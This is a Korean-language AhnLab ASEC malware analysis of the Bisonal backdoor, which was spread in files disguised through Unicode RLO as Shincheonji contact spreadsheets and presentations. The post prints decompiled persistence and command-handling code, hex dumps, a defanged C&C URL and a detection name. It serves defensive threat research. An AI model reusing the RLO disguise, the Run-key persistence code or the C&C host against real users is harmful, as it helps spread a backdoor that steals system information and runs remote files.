

신천지 비상연락처 위장한 Bisonal 악성코드 유포 중 (2020.03.05)

asec.ahnlab.com/1298

2020년 3월 5일



ASEC분석팀은 현재 우리나라에서 이슈가 되고있는 신천지 관련 악성코드가 유포된 것을 확인하였다. 유포 파일명은 xlsx 엑셀 또는 ppt 파워포인트 문서 파일로 보이지만, 유니코드 RLO(Right to Left Override) 방식을 이용하여 파일 확장자를 다른 형태로 보이도록 하였다. 실제 악성 파일은 *.scr 파일이다.



RLO 변조 된 파일

유니코드 RLO 변조 유포 악성 파일

- 신천지예수교회비상연락처(1).Rcs.xlsx
- 신천지예수교 증거장막성전 총회본부 홍보부 언론홍보과 보좌 조직RCS.ppt


– 신천지예수교회비상연락처(1).xlsx

	A	B	C	D
1	대표번호	02-502-6424		
2	서울 남동부. 경기 남부 지역	070-4441-5113	서울 동북부. 구리. 포천 지역	02-6925-5031
3	서울 남서부. 부천. 김포 지역	070-4441-6446	서울 서북부. 일산. 파주 지역	070-4441-6302
4	인천. 강화 지역	070-4441-6577	강원. 충주. 제천 지역	070-4441-6080
5	대전. 충남 지역	070-4441-6700	대구. 경북 지역	070-4441-5975
6	전북 지역	063-211-3927	광주. 전남 지역	070-4441-5500
7	부산 남부. 경남 지역	070-4441-5735	부산 동부. 울산. 경남. 제주 지역	070-4441-8677
8				

엑셀 문서 내용

– 신천지예수교 증거장막성전 총회본부 홍보부 언론홍보과 보좌 조직.ppt

파워포인트 내용 – 1



파워포인트 내용 – 2

분석 내용은 엑셀 파일을 기준으로 작성한다.

파일 실행 시 위와 같이 정상 엑셀파일을 함께 실행하여 사용자 PC에 악성코드가 실행되는 것을 알기 어렵게 한다.

실행 파일과 동일한 경로에 정상 문서 파일이 생성되며 해당 파일은 %TEMP% 경로에 생성된 vbs가 실행 시킨다.

%TEMP% 경로에 생성된 3개의 파일은 각각 아래와 같은 기능을 한다.

- %TEMP%[랜덤1].vbs : 정상 xlsx 파일을 실행
- %TEMP%[랜덤2].vbs : *.scr 파일을 삭제
- %TEMP%services.exe : 백도어 악성코드

services.exe 백도어는 아래 레지스트리키에 등록 되어 재부팅 후에도 동작하게 한다.

> HKCUSoftwareMicrosoftWindowsCurrentVersionRunmismyou
> “C:UsersvmuserAppDataLocalTempservices.exe”

```
GetModuleFileNameW(0, &Filename, 0x104u);
if ( RegCreateKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult) )
{
  RegCloseKey(phkResult);
}
else
{
  v1 = 0;
  if ( Filename )
  {
    v2 = &Filename;
    do
    {
      ++v2;
      ++v1;
    }
    while ( *v2 );
  }
  RegSetValueExW(phkResult, L"mismyou", 0, 1u, (const BYTE *)&Filename, 2 * v1);
  RegCloseKey(phkResult);
}
```

자동실행 등록 코드

C&C 주소

> http[:]//imbc[.]onthewifi[.]com/ks8d[IP주소]akspbu.txt

백도어 기능으로는 프로세스 목록, 컴퓨터 이름, OS 버전 정보 전송과 파일 실행 및 종료, 추가 파일 다운로드 등이 있다.

```
switch ( v9[1] )
{
  case 200:
    dwMilliseconds = 5000;
    sub_401D80((int)lpParameter);
    break;
  case 201:
    sub_402000((int)lpParameter);
    break;
  case 202:
    sub_402400(v9[2], (int)lpParameter);
    break;
  case 203:
    memset(&WideCharStr, 0, 0x12Cu);
    wcsncpy(&WideCharStr, (const wchar_t *)v9 + 4, (v16 - 8) / 2);
    if ( dword_405A8C == 1 )
    {
      memset(&MultiByteStr, 0, 0x3E8u);
      WideCharToMultiByte(v10, 0x200u, &WideCharStr, -1, &MultiByteStr, 1000, 0, 0);
      memset(&Str2, 0, 0xC8u);
      *(_DWORD *)&Str2 = *(_DWORD *)&WideCharStr;
      dword_4054F4 = dword_4055BC;
      dword_4054F8 = dword_4055C0;
      dword_4054F0 = dword_4055B8;
      memset(&WideCharStr, 0, 0x258u);
      strcat(&MultiByteStr, asc_405228);
      WriteFile(hFile, &MultiByteStr, strlen(&MultiByteStr), &NumberOfBytesWritten, 0);
      if ( !wcscmp(Str1, &Str2) || !wcscmp(aExit_0, &Str2) )
        dword_405A8C = 0;
    }
    else
    {
      dword_405A8C = 1;
      v11 = CreateThread(0, 0, StartAddress, lpParameter, 0, 0);
      CloseHandle(v11);
      Sleep(0x7D0u);
      memset(&MultiByteStr, 0, 0x3E8u);
      WideCharToMultiByte(v10, 0x200u, &WideCharStr, -1, &MultiByteStr, 1000, 0, 0);
```

백도어 코드

해당 백도어는 Bisonal 악성코드로 확인 되었다. Bisonal은 2011년부터 한국 기관 및 기업에 대한 공격을 지속적으로 행해왔다.

2018년도 Bisonal 악성코드	2020년도 Bisonal 악성코드 (신천지예수교회비상연락처(1) Rcs.xlsx)

```
00005080  C5 01 00 00 00 00 01 00  88 13 00 00 61 6B 73 70  ............aksp
00005090  62 75 2E 74 78 74 00 00  6B 73 38 64 00 00 00 00  bu.txt..ks8d....
000050A0  6D 00 69 00 73 00 6D 00  79 00 6F 00 75 00 00 00  m.i.s.m.y.o.u...
000050B0  53 00 6F 00 66 00 74 00  77 00 61 00 72 00 65 00  S.o.f.t.w.a.r.e.
000050C0  5C 00 4D 00 69 00 63 00  72 00 6F 00 73 00 6F 00  \.M.i.c.r.o.s.o.
000050D0  66 00 74 00 5C 00 57 00  69 00 6E 00 64 00 6F 00  f.t.\.W.i.n.d.o.
000050E0  77 00 73 00 5C 00 43 00  75 00 72 00 72 00 65 00  w.s.\.C.u.r.r.e.
000050F0  6E 00 74 00 56 00 65 00  72 00 73 00 69 00 6F 00  n.t.V.e.r.s.i.o.
00005100  6E 00 5C 00 52 00 75 00  6E 00 00 00 77 00 62 00  n.\.R.u.n...w.b.
00005110  00 00 00 00 45 00 58 00  49 00 54 00 00 00 00 00  ....E.X.I.T.....
00005120  65 00 78 00 69 00 74 00  00 00 00 00 0D 0A 00 00  e.x.i.t.........
00005130  50 4F 53 54 00 00 00 00  4D 6F 7A 69 6C 6C 61 2F  POST....Mozilla/
00005140  34 2E 30 20 28 63 6F 6D  70 61 74 69 62 6C 65 3B  4.0 (compatible;
00005150  20 4D 53 49 45 20 36 2E  30 3B 20 57 69 6E 64 6F   MSIE 6.0; Windo
00005160  77 73 20 4E 54 20 35 2E  30 3B 20 2E 4E 45 54 20  ws NT 5.0; .NET
00005170  43 4C 52 20 31 2E 31 2E  34 33 32 32 00 00 00 00  CLR 1.1.4322....
00005180  57 00 69 00 6E 00 64 00  6F 00 77 00 73 00 20 00  W.i.n.d.o.w.s. .
00005190  4E 00 54 00 20 00 34 00  00 00 00 00 75 00 6E 00  N.T. .4.....u.n.
000051A0  6B 00 6E 00 6F 00 77 00  6E 00 00 00 57 00 69 00  k.n.o.w.n...W.i.
000051B0  6E 00 64 00 6F 00 77 00  73 00 20 00 32 00 30 00  n.d.o.w.s. .2.0.
000051C0  30 00 33 00 00 00 00 00  57 00 69 00 6E 00 64 00  0.3.....W.i.n.d.
000051D0  6F 00 77 00 73 00 20 00  58 00 50 00 00 00 00 00  o.w.s. .X.P.....
000051E0  57 00 69 00 6E 00 64 00  6F 00 77 00 73 00 20 00  W.i.n.d.o.w.s. .
000051F0  32 00 30 00 30 00 30 00  00 00 00 00 77 00 69 00  2.0.0.0.....w.i.
00005200  6E 00 64 00 6F 00 77 00  73 00 37 00 00 00 00 00  n.d.o.w.s.7.....
00005210  66 00 61 00 6C 00 73 00  65 00 00 00 65 78 69 74  f.a.l.s.e...exit
00005220  00 00 00 00 69 00 70 00  63 00 6F 00 6E 00 66 00  ....i.p.c.o.n.f.
00005230  69 00 67 00 00 00 00 00  63 00 6D 00 64 00 2E 00  i.g.....c.m.d...
00005240  65 00 78 00 65 00 00 00  61 00 62 00 00 00 00 00  e.x.e...a.b.....
00005250  4F 00 70 00 65 00 6E 00  00 00 00 00 20 00 3E 00  O.p.e.n..... .>.
00005260  20 00 6E 00 75 00 6C 00  00 00 00 00 2F 00 63 00   .n.u.l...../.c.
00005270  20 00 64 00 65 00 6C 00  20 00 00 00 43 00 4F 00   .d.e.l. ...C.O.
00005280  4D 00 53 00 50 00 45 00  43 00 00 00 00 00 00 00  M.S.P.E.C.......
```

```
00005180  64 00 6C 00 6C 00 00 00  61 6B 73 70 62 75 2E 74  d.l.l...akspbu.t
00005190  78 74 00 00 6B 73 38 64  00 00 00 00 6D 00 69 00  xt..ks8d....m.i.
000051A0  73 00 6D 00 79 00 6F 00  75 00 00 00 53 00 6F 00  s.m.y.o.u...S.o.
000051B0  66 00 74 00 77 00 61 00  72 00 65 00 5C 00 4D 00  f.t.w.a.r.e.\.M.
000051C0  69 00 63 00 72 00 6F 00  73 00 6F 00 66 00 74 00  i.c.r.o.s.o.f.t.
000051D0  5C 00 57 00 69 00 6E 00  64 00 6F 00 77 00 73 00  \.W.i.n.d.o.w.s.
000051E0  5C 00 43 00 75 00 72 00  72 00 65 00 6E 00 74 00  \.C.u.r.r.e.n.t.
000051F0  56 00 65 00 72 00 73 00  69 00 6F 00 6E 00 5C 00  V.e.r.s.i.o.n.\.
00005200  52 00 75 00 6E 00 00 00  77 00 62 00 00 00 00 00  R.u.n...w.b.....
00005210  45 00 58 00 49 00 54 00  00 00 00 00 65 00 78 00  E.X.I.T.....e.x.
00005220  69 00 74 00 00 00 00 00  0D 0A 00 00 50 4F 53 54  i.t.........POST
00005230  00 00 00 00 4D 6F 7A 69  6C 6C 61 2F 34 2E 30 20  ....Mozilla/4.0
00005240  28 63 6F 6D 70 61 74 69  62 6C 65 3B 20 4D 53 49  (compatible; MSI
00005250  45 20 36 2E 30 3B 20 57  69 6E 64 6F 77 73 20 4E  E 6.0; Windows N
00005260  54 20 35 2E 30 3B 20 2E  4E 45 54 20 43 4C 52 20  T 5.0; .NET CLR
00005270  31 2E 31 2E 34 33 32 32  00 00 00 00 57 00 69 00  1.1.4322....W.i.
00005280  6E 00 64 00 6F 00 77 00  73 00 20 00 4E 00 54 00  n.d.o.w.s. .N.T.
00005290  20 00 34 00 00 00 00 00  75 00 6E 00 6B 00 6E 00   .4.....u.n.k.n.
000052A0  6F 00 77 00 6E 00 00 00  57 00 69 00 6E 00 64 00  o.w.n...W.i.n.d.
000052B0  6F 00 77 00 73 00 20 00  32 00 30 00 30 00 33 00  o.w.s. .2.0.0.3.
000052C0  00 00 00 00 57 00 69 00  6E 00 64 00 6F 00 77 00  ....W.i.n.d.o.w.
000052D0  73 00 20 00 58 00 50 00  00 00 00 00 57 00 69 00  s. .X.P.....W.i.
000052E0  6E 00 64 00 6F 00 77 00  73 00 20 00 32 00 30 00  n.d.o.w.s. .2.0.
000052F0  30 00 30 00 00 00 00 00  77 00 69 00 6E 00 64 00  0.0.....w.i.n.d.
00005300  6F 00 77 00 73 00 37 00  00 00 00 00 66 00 61 00  o.w.s.7.....f.a.
00005310  6C 00 73 00 65 00 00 00  65 78 69 74 00 00 00 00  l.s.e...exit....
00005320  69 00 70 00 63 00 6F 00  6E 00 66 00 69 00 67 00  i.p.c.o.n.f.i.g.
00005330  00 00 00 00 63 00 6D 00  64 00 2E 00 65 00 78 00  ....c.m.d...e.x.
00005340  65 00 00 00 61 00 62 00  00 00 00 00 53 6F 66 74  e...a.b.....Soft
00005350  77 61 72 65 5C 4D 69 63  72 6F 73 6F 66 74 5C 57  ware\Microsoft\W
00005360  69 6E 64 6F 77 73 5C 43  75 72 72 65 6E 74 56 65  indows\CurrentVe
00005370  72 73 69 6F 6E 5C 52 75  6E 00 00 00 6D 69 73 6D  rsion\Run...mism
00005380  79 6F 75 00 4F 00 70 00  65 00 6E 00 00 00 00 00  you.O.p.e.n.....
```

2018년 2020년 Bisonal 비교

현재 V3에서는 이와 같은 악성코드를 다음과 같은 진단명으로 진단하고 있다.

[파일진단]

Backdoor/Win32.Bisonal (2020.03.05.04)